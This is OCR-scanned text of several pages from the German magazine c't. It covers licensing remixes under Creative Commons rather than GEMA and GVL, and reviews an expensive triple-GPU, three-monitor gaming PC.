Wer seinen Remix hingegen kommerziell auf iTunes, Amazon oder Spotify vertreiben will, sollte dazu vorher unsere Erlaubnis einholen (Mail an contact@easton.cc). Und wenn eine Brauerei unseren Song für einen Werbespot bei der nächsten Fußball-WM verwenden will, wollen wir dafür natürlich bezahlt werden … mit Freibier!"

den, sollten dabei aber sicherstellen, dass der Gesang dazu tatsächlich passt.

Creative Commons

Sie können Ihren Remix – unabhängig, ob Sie am Wettbewerb teilnehmen oder nicht – kostenlos auf einer eigenen Webseite, YouTube, Bandcamp oder Soundcloud veröffentlichen. Dazu müssen Sie lediglich die Kürzel „BY-SA-NC" der hier verwendeten Creative-Commons-Lizenz beachten (siehe Interview oben). Weil GEMA- und GVL-Lizenzen eine Veröffentlichung unter Creative Commons verbieten, dürfen Sie kein GEMA/GVL-Material einbauen. Näheres zum Remixen von Creative-Commons-Material erklärt der Artikel auf Seite 94.

Die Grundlagen des (Re-)Mixens und Masterns haben wir zu unserem letztjährigen Remix-Wettbewerb „Game Over" bereits in mehreren Praxis-Artikeln behandelt (siehe c't 1/14, c't 4/14, c't 12/14 und c't 13/14). Sie können die Erklärungen auch für die neuen Songs nutzen. Sollten Sie die Hefte nicht mehr zur Hand haben, können Sie die Artikel im c't-Dossier **Grundkurs Remixen und Mastern** mit über 30 PDF-Seiten für 2 Euro im heise shop herunterladen. Den Link zum Dossier finden Sie auf der Wettbewerbsseite www.ct.de/remix. Darauf aufbauende Tipps und Kniffe folgen im nächsten Heft.

(hag@ct.de)

c't Alle Remix-Materialien: ct.de/y9rr

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Kai Schwirzke

Remixen mit Creative Commons

Alternative Musik-Lizenzmodelle zu GEMA und GVL

Wer sich der Kunst des Remixens verschrieben hat, kommt unweigerlich mit dem Urheberrecht in Berührung. Dieses Gesetz schützt das geistige Eigentum anderer, ohne das ein Remixer nicht auskommt. Creative-Commons-Lizenzen soll die Verbreitung von Remixen vereinfachen, allerdings muss man auch hier das Kleingedruckte beachten.

Das Urheberrechtsgesetz sichert dem Schöpfer eines Werks, etwa einem Komponisten oder Autor, das Recht zu, dass allein er darüber zu befinden hat, ob, wie und von wem sein Werk publiziert, öffentlich genutzt respektive verändert wird. Da sich ein Remixer urheberrechtlich geschützten Materials bedient und dieses umgestaltet, muss er den Texter und Komponisten also erst um Erlaubnis fragen, bevor er eine remixte Version des Werkes veröffentlicht. Grundsätzlich hat der Urheber dabei Anspruch auf eine angemessene Entlohnung, wenn sein Werk (auch in remixter Form) vervielfältigt und veröffentlicht wird.

Doch heutzutage kann es durchaus im Interesse eines Musikers oder Komponisten sein, dass seine Werke möglichst weit im Internet verbreitet werden. Denn dies steigert seine Bekanntheit und verschafft ihm Aufmerksamkeit.

So steht es jedem Urheber frei, auf die Wahrnehmung seiner Rechte zu verzichten. Er kann sein Werk zur allgemeinen Verbreitung und Bearbeitung ohne Vergütung freigeben. Hat er jedoch einen Vertrag mit der GEMA abgeschlossen (siehe Kasten), so kann er lediglich die komplette Verbreitung seiner Werke im Internet vom GEMA-Inkasso ausnehmen, nicht jedoch einzelne Stücke. Die GEMA vertritt immer das komplette Repertoire eines Urhebers.

Flexibler ist in dieser Hinsicht das Creative-Commons-Modell. Es erlaubt dem Urheber, für jeden einzelnen Song festzulegen, welche Rechte er einem Remixer pauschal, ohne Rückfrage, einräumt und welche nicht. Der Urheber kann aus sechs verschiedenen Lizenz-Modellen wählen und entscheiden, ob er über die Verbreitung mit Namensnennung hinaus auch eine Bearbeitung oder kommerzielle Nutzung erlaubt. Dabei sollte er sehr genau überlegen, denn eine nachträgliche Änderung oder gar ein Rückzug der CC-Lizenz ist für den betreffenden Song nicht möglich, selbst wenn er später einen Vertrag mit einer Verwertungsgesellschaft abschließt. Er kann jedoch, anders als bei der GEMA, bei jedem Song erneut entscheiden, ob und welches CC-Modell er wählt.

CC != CC

Die Songs der Band The Easton Ellises stehen alle unter der CC-Lizenz BY-SA-NC 3.0. Damit dürfen Remixer die Songs in bearbeiteter Form veröffentlichen, solange sie die Urheber der Easton Ellises nennen (BY). Allerdings dürfen sie mit ihrem Remix keine Einnahmen erzielen, sondern müssen ihren Remix kostenlos anbieten (NC). Zudem muss der Remix unter derselben CC-Lizenz veröffentlicht werden (SA).

Daraus ergibt sich, dass der Remix kein weiteres Material enthalten darf, dessen Urheber bei der GEMA angemeldet ist, oder aber dessen Leistungsschutzrechte von der GVL vertreten werden. Der Remixer darf zudem kein Material verwenden, dessen Creative-Commons-Lizenz mit BY-SA-NC kollidiert. Material mit den CC-Lizenzen BY und BY-NC wären erlaubt. Lizenzen mit BY-SA (erlaubt die kommerzielle Nutzung und verlangt die Veröffentlichung unter derselben CC-Lizenz) und mit dem Kürzel ND (verbietet eine Bearbeitung) hingegen nicht.

Daher ist eine Creative-Commons-Lizenz kein Freibrief dafür, völlig uneingeschränkt mit dem Material zu verfahren. Man muss sehr genau hinsehen, welches Lizenz-Modell die jeweiligen Urheber gewählt haben. Immerhin gelingt die Kontakt-Aufnahme zu den Urhebern leichter, weil diese in den Lizenz-Bedingungen, die jeder CC-Veröffentlichung beiliegt, genannt werden müssen. Nur mit der konkreten Nennung von Komponist und Texter kann der Remixer im Übrigen nachweisen, dass er GEMA-freies Material verwendet hat. Kann er diesen Nachweis nicht erbringen, gilt die GEMA-Vermutung und die Gebühren werden fällig.

Was ist kommerziell?

Der Begriff der „kommerziellen Nutzung“ ist bei Creative Commons leider sehr unscharf definiert mit „überwiegend auf Gewinnabsichten ausgerichtet“. Was das ist, bleibt der Deutungshoheit der Vertragspartner beziehungsweise der Gerichte vorbehalten und ist juristisch keinesfalls abschließend geklärt. Erschwerend kommt hinzu, dass selbst die deutsche Creative-Commons-Seite (de.creativecommons.org) lediglich auf englischsprachige Lizenz-Texte verlinkt.

Im Zweifel sollten Remixer die in der CC-Lizenz aufgeführten Rechteinhaber kontaktieren, ob sie der von ihnen geplanten Nutzung (etwa auf einer mit Werbebannern verzierten privaten Webseite) zustimmen. Die Rechteinhaber tun wiederum gut daran, den

© Copyright by Heise Zeitschriften Verlag

Begriff der kommerziellen Nutzung im Begleittext ihrer CC-Lizenz konkret zu definieren. Wenn sie genau sagen, was erlaubt ist und was nicht, können sie sich eine eventuelle Flut von Anfragen ersparen. Wenn ein Lehrer einer öffentlichen Schule CC-Material mit dem „NC"-Vermerk beispielsweise für seinen Unterricht einsetzen will, so kann man dies durchaus als nichtkommerzielle Nutzung interpretieren. Aber wie sieht es aus, wenn der Lehrer an einer Privatschule beschäftigt ist? Das müsste im Streitfall ein Gericht entscheiden – besser man klärt dies vorher direkt mit den Rechteinhabern ab.

Fazit

Creative-Commons-Lizenzen können gerade jungen Künstlern helfen, ihre Werke zu verbreiten, ohne dass eine Verwertungsgesellschaft dies durch Gebühren behindert. Dieses Modell ist vor allem reizvoll, wenn am Anfang der Karriere ohnehin kaum Einnahmen durch Airplay oder Tonträgerverkäufe zu erwarten sind oder wenn gar keine Professionalisierung geplant ist. Nicht zuletzt erleichtert es den künstlerischen Austausch: So dürfen Teilnehmer unseres Wettbewerbes ihre Remixe bedenkenlos weiterverteilen, solange sie dies nicht in einer Gewinnerzielungsabsicht tun. Läge unserem Wettbewerb GEMA-Material zugrunde, wäre dies nicht ohne Weiteres möglich.

Auf der anderen Seite haben CC-Lizenzen jedoch ihre Tücken und vereinfachen die Situation aus juristischer Sicht keineswegs – zumal unterschiedliche CC-Modelle zueinander inkompatibel sind. Wer mit seiner Musik Geld verdienen möchte, muss bei einer NC-Lizenz auch weiterhin darüber hinausgehende Nutzungsarten individuell aushandeln. Angesichts der zahlreichen Möglichkeiten im Internet, wie Streaming, Downloads, mit und ohne Werbeeinblendungen, verschiedenen Rechtsprechungen in einzelnen Ländern etcetera, kann dies nach wie vor in einer Sysiphos-Arbeit münden. (hag@ct.de)

GEMA und GVL

Wer von der Werkschöpfung seinen Lebensunterhalt bestreiten möchte, beauftragt in der Regel eine Verwertungsgesellschaft mit dem Inkasso der Vergütung. So schließen Komponisten und Textdichter einen Wahrnehmungsvertrag mit der GEMA, der Gesellschaft für musikalische Aufführungs- und mechanische Vervielfältigungsrechte. Die GEMA fragt unter anderem ab, wie oft und in welchem Rahmen die Werke aufgeführt wurden, kassiert dafür von Veranstaltern, Rundfunkanstalten und Webseiten-Betreibern eine entsprechende Gebühr. Die GEMA ist allerdings nicht dazu befugt, eine Bearbeitung, Verbreitung oder Aufführung zu verbieten, wie dies etwa einige Sperrtafeln von YouTube lange Zeit suggeriert haben. Die GEMA stellt lediglich die Zahlung der Gebühren sicher.

Wer den Remix eines Songs im Internet veröffentlicht, dessen Urheber einen GEMA-Vertrag abgeschlossen hat, muss – nachdem er die Erlaubnis vom Urheber eingeholt hat – dies der GEMA melden und die fälligen Gebühren bezahlen. Der günstigste GEMA-Tarif für Hintergrundmusik auf Webseiten beträgt beispielsweise 40 Euro pro Quartal. Versäumt der Remixer die Anmeldung, darf die GEMA empfindliche Strafaufschläge verhängen.

Zu den Urheberrechten kommen die Leistungsschutzrechte an den Aufnahmen, die ein Remixer verwenden will. Diese Schutzrechte begünstigen Musiker und Produzenten, die an der Aufnahme mitgewirkt haben. Bei kommerziellen Werken besitzen meistens die Plattenlabel die Rechte an den Originalaufnahmen. Will man also Teile daraus verwenden, so ist die Genehmigung der Plattenfirma einzuholen. Diese kann dafür zum Teil hohe Lizenzgebühren verlangen.

So wie die GEMA die Gebühren für die Urheber erhebt, können Labels, Musiker und Produzenten die GVL (Gesellschaft zur Verwertung von Leistungsschutzrechten) mit der Wahrnehmung ihrer Zweitverwertungsrechte beauftragen. Tantiemen aus diesen Zweitverwertungsrechten fallen bei der öffentlichen Aufführung an, im Radio, bei einem Konzert oder auf einer Webseite. Ein nicht-kommerzielles Web-Radio zahlt zum Beispiel mindestens 500 Euro pro Jahr an die GVL. Das Inkasso übernimmt oftmals ebenfalls die GEMA.

Diese nicht unerheblichen Lizenzgebühren an Label, GEMA und GVL verhindern überaus effizient, dass Privatleute ihre Remixe im Internet veröffentlichen, schlichtweg weil die Kosten sie überfordern.

Literatur

[1] Joerg Heidrich, Freigegeben, Creative-Commons-Lizenzen rechtssicher nutzen, c't 4/15, S. 138


Creative-Commons-Lizenzen im Detail

Zurzeit gibt es vier Module, aus denen sich Creative-Commons-Lizenzen bilden lassen:

1. **BY (Attribution):** Der Name des Urhebers muss bei der Weitergabe des Werks genannt werden.
2. **NC (non-commercial):** Das Werk darf nicht zu kommerziellen Zwecken genutzt werden. Laut EU-Rechtsprechung zählt dazu bereits die Verbreitung zum Selbstkostenpreis.
3. **ND (non-derivates):** Das Werk darf nicht verändert werden.
4. **SA (share alike):** Das veränderte Werk muss dann unter derselben CC-Lizenz wie das Original wiederveröffentlicht werden.

Daraus ergeben sich die folgenden sechs Kernlizenzen:

1. **BY:** Das Werk darf bei Namensnennung des Urhebers auch kommerziell genutzt, verbreitet und verändert werden.
2. **BY-SA:** Wie BY, allerdings muss die Wiederveröffentlichung ebenfalls unter BY-SA erfolgen.
3. **BY-ND:** Wie BY, die Bearbeitung ist jedoch ausgeschlossen.
4. **BY-NC:** Beliebige, nicht-kommerzielle Verbreitung und Bearbeitung unter Namensnennung des Urhebers.
5. **BY-SA-NC:** Entspricht der BY-SA, jedoch unter Ausschluss der kommerziellen Nutzung.
6. **BY-NC-ND:** Die restriktivste Variante erlaubt die Verbreitung unter Namensnennung, verbietet allerdings Veränderung und kommerzielle Nutzung.



Die Verteilung der CC-Lizenzen

Bild: Creative Commons

© Copyright by Heise Zeitschriften Verlag

Martin Fischer, Christian Hirsch

Ohne Limit

High-End-Gaming mit drei 4K-Monitoren gleichzeitig

Falls Geld keine Rolle spielt: Wie viel Leistung können PC-Gamer heute maximal kaufen? Wir machten uns auf die Suche nach dem ultimativen Gaming-System, das auch mit Auflösungen weit jenseits von Ultra HD spielend fertig wird.

Der Gaming-PC erlebt eine Renaissance: Die im Vergleich zu den Spielkonsolen viel leistungsfähigere Hardware erlaubt superfeine Auflösungen auf 4K-Monitoren, flüssige Bildwiederholraten oder bietet die Möglichkeit, mit schicken VR-Brillen viel tiefer ins Spielgeschehen einzutauchen. Extreme Anforderungen verlangen extreme Hardware: Wir ließen die Vernunft in der Schublade und machten uns auf die Suche nach dem maximal Möglichen – dem ultimativen Gaming-System ohne jegliche Rücksicht auf Preis, Lärm oder Leistungsaufnahme. Dessen 3D-Performance sollte so brachial sein, dass Spiele selbst in 5K nicht ruckeln – 4K ist dagegen Pillepalle.

Die Firma MIFcom schickte uns einen absoluten Monster-Rechner, der auch bei Hardcore-Gamern keine Wünsche offen lassen soll. In ihm stecken gleich drei Exemplare von Nvidias schnellster Single-GPU-Grafikkarte GeForce GTX 980, ein Intel-Sechskernprozessor mit 3,5 GHz und 16 GByte rasend schneller DDR4-Speicher. Ausgeliefert wurde der Rechner mit drei 21:9-Displays mit je 3440 × 1440 Bildpunkten – ideal für Flugsimulationen oder Rennspiele. Besonders beim Fliegen oder Fahren im virtuellen Cockpit versinkt man förmlich in die 3D-Welt. Flugsimulations-Fans können alternativ auch weitere Instrumente oder Sichtfenster auf die äußeren Bildschirme auslagern. Bei unserem Setup gibt's dafür genug Platz: Rechnet man deren Bildpunkte zusammen, kommt man auf knapp 15 Millionen Pixel. Das System muss also genauso viel leisten, wie es beim Ansteuern eines einzelnen 5K-Monitors nötig wäre (5120 × 2880 Pixel). Der Gaming-PC kostet 4150 Euro, inklusive der Displays sogar satte 7150 Euro.

Widescreen-Gaming

Die leicht gebogenen Displays vermitteln ein tolles Mittendrin-Gefühl. Unser Mehrschirm-Aufbau ist schick, nimmt dafür aber richtig viel Platz ein – insgesamt braucht man 2,50 Meter in der Breite. Wer ein solches System aufstellen will, sollte also vorab auf jeden Fall nachmessen.

Viele aktuelle Spiele haben mit Widescreen-Auflösungen von vornherein kein Problem. Denn sie greifen einfach auf die von Windows unterstützten Auflösungen zurück. Damit ein Spiel reibungslos über alle Displays verteilt funktioniert, muss man sie vom Grafiktreiber zusammenfassen lassen. Das gelingt über den Menüpunkt „SLI, Surround, PhysX konfigurieren" in der Nvidia-Systemsteuerung. Dort aktiviert man „Mit Surround über die Anzeigen verteilen" und kann anschließend die Ausrichtung der Bildschirme und eine Rahmenkorrektur einstellen. In unserem Fall wählen wir eine 1×3-Ausrichtung. Die Auflösung von 10320 × 1440 Pixeln muss man schließlich noch in den Grafik-Optionen der Spiele einstellen.

Unsere Displays haben zirka 1 Zentimeter breite Rahmen. Das ist zwar vergleichsweise dünn, summiert sich aber im Mehrschirmbetrieb auf jeweils 2 Zentimetern Abstand zwischen zwei Display-Bildern und kann sensible Spieler beim Darstellen detaillierter 3D-Welten nerven. Videos und Ingame-Rendersequenzen werden im Surround-Modus üblicherweise nicht auf die volle Breite gestreckt, sondern bleiben nur auf dem mittleren Display sichtbar. Das muss so sein, denn das Seitenverhältnis von 63:9 würde die in einem festen Bildformat produzierten Inhalte bis zur Unkenntlichkeit verzerren.

Manche Spiele-Genres eignen sich für unseren ausladenden Dreischirm-Aufbau über-

© Copyright by Heise Zeitschriften Verlag

haupt nicht, etwa Echtzeitstrategiespiele und alle Titel mit isometrischer Perspektive. Zwar zeigen die Bildschirme wesentlich mehr vom Spielfeld, allerdings ist man permanent damit beschäftigt, den Kopf hin und her zu drehen. Selbst dann schafft man es nicht, alles im Blick zu behalten. Bei Strategieperlen wie Anno 2070 sind die Menüpunkte über alle Bildschirme verstreut. Dazu werden die Mauswege länger –, wen wundert's bei 10 320 Pixeln in der Breite. Spielen macht also vor allem dann Spaß, wenn das mittlere Display alle relevanten Informationen anzeigt – bei Rennspielen und Ego-Shootern ist das meist der Fall. Flugsimulatoren wie FSX oder Prepar3D lassen sich gut auf die gesamte Bildschirmbreite anpassen.

Spielen in 63:9

Unser Monster-Gaming-PC hat dank der drei gekoppelten High-End-Grafikkarten eine hohe 3D-Performance – und wirkt auf den ersten Blick wie der Traum eines jeden Gamers. Doch aus diesem Traum kann schnell ein Alptraum werden, wie Tests beweisen.

Mikroruckeln: Sogar bei sehr anspruchsvollen Spielen produziert das Gaming-System in 10320 × 1440 ausreichend hohe Bildraten – es gibt allerdings einen Haken. Zwar spuckt der Dragon-Age-Benchmark im Durchschnitt 46 fps aus, spielbar ist der Titel wegen des extremen Mikroruckelns aber dennoch nicht – das gleiche gilt für viele andere Top-Titel, etwa Alien Isolation oder Assassin's Creed Unity.

Mikroruckeln entsteht, wenn die Abstände zwischen den von den Grafikkarten abwechselnd berechneten Einzelbildern zu stark variieren. Dann ruckeln selbst Bildraten über 30 fps, die mit einem einzigen Grafikprozessor einen geschmeidigen Spielablauf garantieren. Bereits bei Dual-GPU-Gespannen ist Mikroruckeln ein großes Problem, das AMD und Nvidia selbst mit den raffiniertesten Treiberanpassungen (Frame Pacing) noch nicht richtig in den Griff bekommen haben. Bei Triple-GPU-Systemen tritt es häufiger auf und lässt sich nur mit sehr hohen Bildraten halbwegs eindämmen. Beschränkt man sich bei Dragon Age Inquisition auf einen Monitor, ist die Bildrate so hoch (96 fps), dass die für das Mikroruckeln unterschiedlichen Abstände zwischen den Einzel-

Klotzen statt Kleckern: Die standesgemäße LED-Beleuchtung für ein High-End-Gaming-System darf in der Battlebox 12K Dominator nicht.

© Copyright by Heise Zeitschriften Verlag

Im Dreischirm-Betrieb zeigen angepasste Spiele mehr von der Umgebung. Dadurch muss der Grafikchip wesentlich mehr leisten.

Besonders bei Rennspielen und Flugsimulatoren hat man so endlich das Gefühl, wirklich einen Rundum-Blick zu haben.


bildern nicht mehr so stark ins Gewicht fallen – das Spiel wirkt flüssig. Auch Assassin's Creed Unity und Alien Isolation litten an teils starkem Mikroruckeln.

Grafikfehler: Bei zahlreichen Spielen störten plötzlich flackernde Bildbereiche oder einzelne Texturen – das hat offenbar mit der Synchronisation zwischen den Grafikkarten zu tun. Die GPU-Hersteller optimieren ihre Treiber zwar mit Spieleprofilen für den Multi-GPU-Betrieb, die perfekte Verteilung der Rechenaufgaben gelingt offenbar nicht. In Assassin's Creed Unity flimmerten die Schatten und Pfützen stark, in Dragon Age Inquisition manche Bildbereiche. Bei Civilization Beyond Earth flackert das Bild beim Scrollen und Zoomen. In Far Cry 4 schaukeln die Bäume unnatürlich schnell im Wind hin und her.

Verzerrung: Zahlreiche Spiele strecken das Bild auf den äußeren Displays, teilweise bis man kaum noch was erkennt. Bei Assassin's Creed Unity war die Perspektive im Dreischirmbetrieb sogar auf dem mittleren Monitor verzerrt. Far Cry 4 streckte das Bild an den Rändern leicht. Das Mittelerde-Actionspiel Mordors Schatten ist selbst auf einem einzigen 21:9-Monitor zu stark in die Breite gezogen. In den Dreischirm-Betrieb ließ sich das Spiel bei hoher Detailstufe nicht schalten. Die Flugsimulation Prepar3D v2 war auch in hohen Einstellungen gut spielbar und streckte die Ansicht auf den äußeren Displays nur leicht. Widescreen-Gamer müssen entweder mit der Verzerrung leben oder in den Konfigurationsdateien der jeweiligen Spiele herumfummeln – sofern dort eine Anpassung des Sichtfeldes (FOV/Field of View) möglich ist.

Geringe Mehrleistung: Obwohl drei Grafikkarten zusammen rechnen, springt nicht die dreifache Performance einer einzelnen heraus. Triple-SLI-Konfigurationen skalieren schlechter als Dual-GPU-Gespanne, die üblicherweise zwischen 50 und 80 Prozent schneller sind als Einzelkarten. Das Gaming-System schafft im grafiklastigen 3D-Benchmark 3DMark Firestrike Extreme 5897 Punkte, wenn nur eine GeForce GTX 980 rechnet. Drei Grafikkarten schaffen 12 635 Punkte. Spieler erhalten also ungefähr die doppelte Leistung einer GeForce GTX 980, bezahlen aber drei Stück und müssen mit der höheren Leistungsaufnahme und Geräuschentwicklung leben.

Videospeicher-Mangel: Obendrein lassen sich auch nur 4 GByte der insgesamt 12 GByte Videospeicher effektiv nutzen. Denn alle Grafikdaten wie Texturen und Geometrie müssen in den Speichern jeder GPU lagern. Doch gerade bei derart hohen Auflösungen wie 10 320 × 1440 kann der Speicher bei manchen Spielen knapp werden. Dann hilft es nur, die Texturauflösung und Kantenglättung zu reduzieren – was man eigentlich bei einem sündhaft teueren Gamer-System nicht möchte.



Über die Nvidia-Systemsteuerung lässt sich die Anordnung der Bildschirme festlegen. Eine Rahmenkorrektur ist auch dabei.

Heißes Eisen

Damit die drei High-End-Grafikkarten ihre Leistung entfalten können, sind die übrigen Hardware-Komponenten ebenfalls potent. Um einen Flaschenhals bei der Datenverbindung zum Prozessor auszuschließen, hat sich der Hersteller für ein X99-Mainboard sowie einen Core i7-5930K mit 40 PCI-Express-3.0-Lanes entschieden. Jeder Karte stehen so mindestens 8 PCIe-Lanes zur Verfügung.


Allerdings sitzen die drei GeForce GTX 980 dicht übereinander und kommen deshalb unter Last kräftig ins Schwitzen. Die Lüfter der beiden oberen Karten bekommen jeweils nur

© Copyright by Heise Zeitschriften Verlag

durch einen schmalen Spalt Luft. Während der Ventilator der untersten GeForce GTX 980 unter Volldampf entspannt mit 2200 Touren dreht, müssen sich die anderen beiden mit 3500 U/min kräftig anstrengen und machen folglich eine Menge Lärm (5,5 Sone).

Trotz der sechs riesigen Gehäuselüfter erhitzen sich die Grafikkarten bei 3D-Spielen gegenseitig auf am Kühlergehäuse gemessene 73 °C. Hier wäre es sinnvoller gewesen, nicht nur den 140-Watt-Prozessor, sondern auch die zusammen 550 Watt schluckenden Grafikkarten mit Wasser zu kühlen.

Beim Hexa-Core-Hauptprozessor funktioniert das Kühlkonzept folglich besser, auch unter Volllast bleibt die Kerntemperatur des Core i7-5930K bei 60 °C im grünen Bereich. Der Wärmetauscher der Wasserkühlung liegt im Luftstrom von zwei großen 12-cm-Lüftern. Die CPU ist leicht übertaktet, denn der höhere Turbo-Multiplikator wird auch bei Last auf allen Kernen verwendet.



Das Grafikkartentrio heizt sich bei 3D-Last kräftig auf. Wegen der engen Anordnung des SLI-Verbunds bekommen die Grafikkartenlüfter kaum Luft.

High-End-Innereien

Das Mainboard Rampage V Maximus für 430 Euro ist mit allerlei Spielereien ausgestattet. Ein LCD-Frontpanel überwacht Temperaturen sowie Lüfterdrehzahlen und erlaubt es, den Rechner per Knopfdruck zu übertakten. Zu den weiteren Extras zählen WLAN und eine fürs Overclocking modifizierte CPU-Fassung mit zusätzlichen Kontakten.

Ein 1200-Watt-Netzteil mit Kabelmanagement versorgt die High-End-Komponenten zuverlässig. Allein die Grafikkarten erfordern sechs 6-polige Stromanschlüsse; entsprechend eng geht es wegen der umfangreichen Verkabelung im Netzteilbereich des Doppelkammergehäuses zu.

Beim Arbeitsspeicher verschenkt MIFcom ein paar Prozent Performance: Die vier teuren PC4-2666-DIMMs mit je 4 GByte Kapazität laufen statt mit 1333 MHz nur mit 1066 MHz Takt, weil im BIOS-Setup das zugehörige XMP-Profil nicht geladen ist.

Genug Platz für Spiele bieten eine 250-GByte-SSD für das Betriebssystem sowie zwei 2-TByte-Festplatten. Die Kapazität der Solid State Disk ist nach der Installation mehrerer aktueller Spiele wie Assassin's Creed: Unity (50 GByte), Battlefield 4 (27 GByte), Dragon Age Inquisition (25 GByte) und Far Cry 4 (30 GByte) schnell erschöpft. Zwar lassen sich diese auch auf Festplatte installieren, dabei büßt man aber den Vorteil der schnellen Ladezeiten des Flash-Speichers ein. Gerade Spiele mit besonders vielen Dateien, etwa FSX, legt man besser auf der SSD ab. Zudem wurde eine der beiden Platten vom System nicht erkannt, weil sie vermutlich während des Transports aus dem Hot-Swap-Anschluss gerutscht war.

Fazit

Als Hingucker taugt die Battlebox 12K Dominator mit ihren drei Curved-Monitoren in jedem Fall – der Arbeitsplatz mit dem leuchtenden Gaming-Würfel war oft von Kollegen umlagert. Doch nach dem ersten Wow-Effekt bei Flugsimulatoren und Rennspielen folgt schnell die Ernüchterung. Die Konfiguration ist so speziell, dass nur sehr wenige Spiele von dem extremen Breitbildformat profitieren. Stattdessen hatten wir mit Verzerrungen und Bildrucklern durch den Triple-SLI-Verbund zu kämpfen. Vom Zusammenschalten dreier Grafikkarten können wir nur abraten – zumal man effektiv nur die Leistung von zweien bekommt. Obendrein muss man viel Geld in die übrigen Hardware-Komponenten investieren. Besonders für Ego-Shooter oder Echtzeitstrategiespiele wäre überdies ein einzelner 5K-Bildschirm die bessere und günstigere Wahl. (mfi@ct.de)

MIFcom Battlebox 12K Dominator

High-End-Gaming-PC mit drei 4K-Monitoren	
Hardware-Ausstattung	
CPU / Kerne / Takt (Turbo)	Core i7-5930K / 6+HT / 3,5 (3,7) GHz
RAM (Typ / Max) / -Slots (frei)	16 GByte (PC4-2666[1] / 64 GByte) / 8 (4)
Grafikkarten (-speicher)	3 × GeForce GTX 980 (4 GByte)
Mainboard (Format) / Chipsatz	Asus Rampage V Extreme (E-ATX) / X99
Festplatten (Typ, Kapazität, Drehzahl, Cache)	2 × WD2003FZEX (SATA 6G, 2 TByte, 7200 min^{-1}, 64 MByte)
Solid-State Disk (Typ, Kapazität)	Samsung 840 Evo (SATA 6G, 250 GByte)
optisches Laufwerk (Art)	HL-DT-ST BH16NS40 (Blu-ray-Brenner)
Gehäuse (B × H × T [mm]) / -lüfter (geregelt)	Corsair Carbide Air 540 (33,2 cm × 45,5 cm × 42,0 cm) / 5 × 12 cm, 1 × 14 cm (✓)
Netzteil (-lüfter)	Corsair AX1200i, 1200 Watt, 80 Plus Platinum (12 cm)
Anschlüsse hinten	6 × HDMI, 3 × DVI, 6 × DisplayPort, 5 × analog Audio, 1 × SPDIF Out optisch, 10 × USB 3.0, 2 × USB 2.0, 1 × LAN, 1 × PS/2, 3 × WLAN
Anschlüsse vorn, oben und seitlich	2 × USB 3.0, 2 × analog Audio
Monitore	3 × LG 34UC97-S, 34", 3840 × 1440, IPS
Messwerte	
Leistungsaufnahme[2]: Leerlauf / Volllast CPU / CPU + GPU	92 W / 240 W / 765 W
Geräuschentwicklung: Leerlauf / Volllast (Note)	1,2 Sone (○) / 5,5 Sone (⊖⊖)
3DMark Firestrike Extreme: 1 × GTX 980 / 3 × GTX 980	5897 / 12635
Cinebench R15 Rendering: Single- / Multi-Thread	132 / 1078
Preis	4150 €
Preis der drei Displays	3300 €

[1] läuft nur mit PC4-2133, siehe Text [2] primärseitig gemessen, also inklusive Netzteil, Festplatte, DVD

